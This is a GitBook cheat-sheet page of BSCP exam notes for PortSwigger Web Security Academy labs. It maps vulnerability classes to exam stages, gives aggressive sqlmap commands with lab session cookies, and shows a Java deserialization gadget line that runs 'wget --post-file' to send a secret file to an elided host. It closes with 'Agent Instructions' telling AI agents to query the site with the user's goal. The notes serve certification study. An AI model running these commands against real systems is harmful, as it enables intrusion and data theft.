> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/bscp-certification-practical-guide.md).

# BSCP and Practice Exams

BSCP Certification Practical Guide notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.

### BSCP Certification - Cheat Sheet

{% hint style="danger" %}
**BSCP (Burp Suite Certified Practitioner)** is a **PortSwigger** certification that validates advanced skills in **invasive web applications**. / It assesses the ability to identify and exploit real vulnerabilities using **Burp Suite** in a practical environment. / This certification is recognized in the field of **cybersecurity** as proof of technical expertise in offensive security.
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">Stage 1: Get Access to Any User</th><th data-type="checkbox">Stage 2: Privilege Escalation</th><th data-type="checkbox">Stage 3: File System Access Goal</th></tr></thead><tbody><tr><td><a href="/web/sql-injection.md">SQL Injection</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/web/xss.md">Cross-Site Scripting (XSS)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/csrf.md">Cross-Site Request Forgery (CSRF)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/clickjacking.md">Clickjacking</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/dom.md">DOM Vulnerabilities</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/xxe.md">XXE Injection</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/request-smuggling.md">HTTP Request Smuggling</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/command-injection.md">OS Command Injection</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/ssti.md">Server-Side Template Injection</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/path-traversal.md">Path Traversal</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/access-control.md">Access Control</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/authentication.md">Authentication</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/websockets.md">WebSockets</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/cache-poisoning.md">Web Cache Poisoning</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/deserialization.md">Insecure Deserialization</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/information-disclosure.md">Information Disclosure</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/business-logic.md">Business Logic</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/host-header.md">Host Header Attacks</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/oauth-authentication.md">OAuth Authentication</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/file-upload.md">File Upload</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/web/jwt.md">JWT Attacks</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/web/essential-skills.md">Essential Skills</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/prototype-pollution.md">Prototype Pollution</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/race-conditions.md">Race Conditions</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/nosql-injection.md">NoSQL Injection</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/api-testing.md">API Testing</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/llm-web-attacks.md">LLM Web Attacks</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/web/web-cache-deception.md">Web Cache Deception</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — Scan (rappels)

* **Complete domain scan**
* Identify/test **injection points** directly in **Repeater**

***

#### SSRF — Quick Reference

* Cible locale : `localhost:6566`

#### Ressources / Listes Utiles

* **Cheatsheets XSS**
* **usernames**
* **passwords**
* **wordlists**
* **payloads**
* **sqli**
* **sqlmap**

<details>

<summary>Payload scan</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>Example scan</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **methodology**
* \*\*java deserialization (java 8) \*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### Behavioural Assumptions (labs)

* Each application has \*\* maximum of one active user\*\*, connected either by **user** or by **admin**.
* This user \*\* returns to the home page every 15 seconds\*\*.
* It **clicks on all links** present in emails sent by the application.
* The operating server and its function \*\*

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.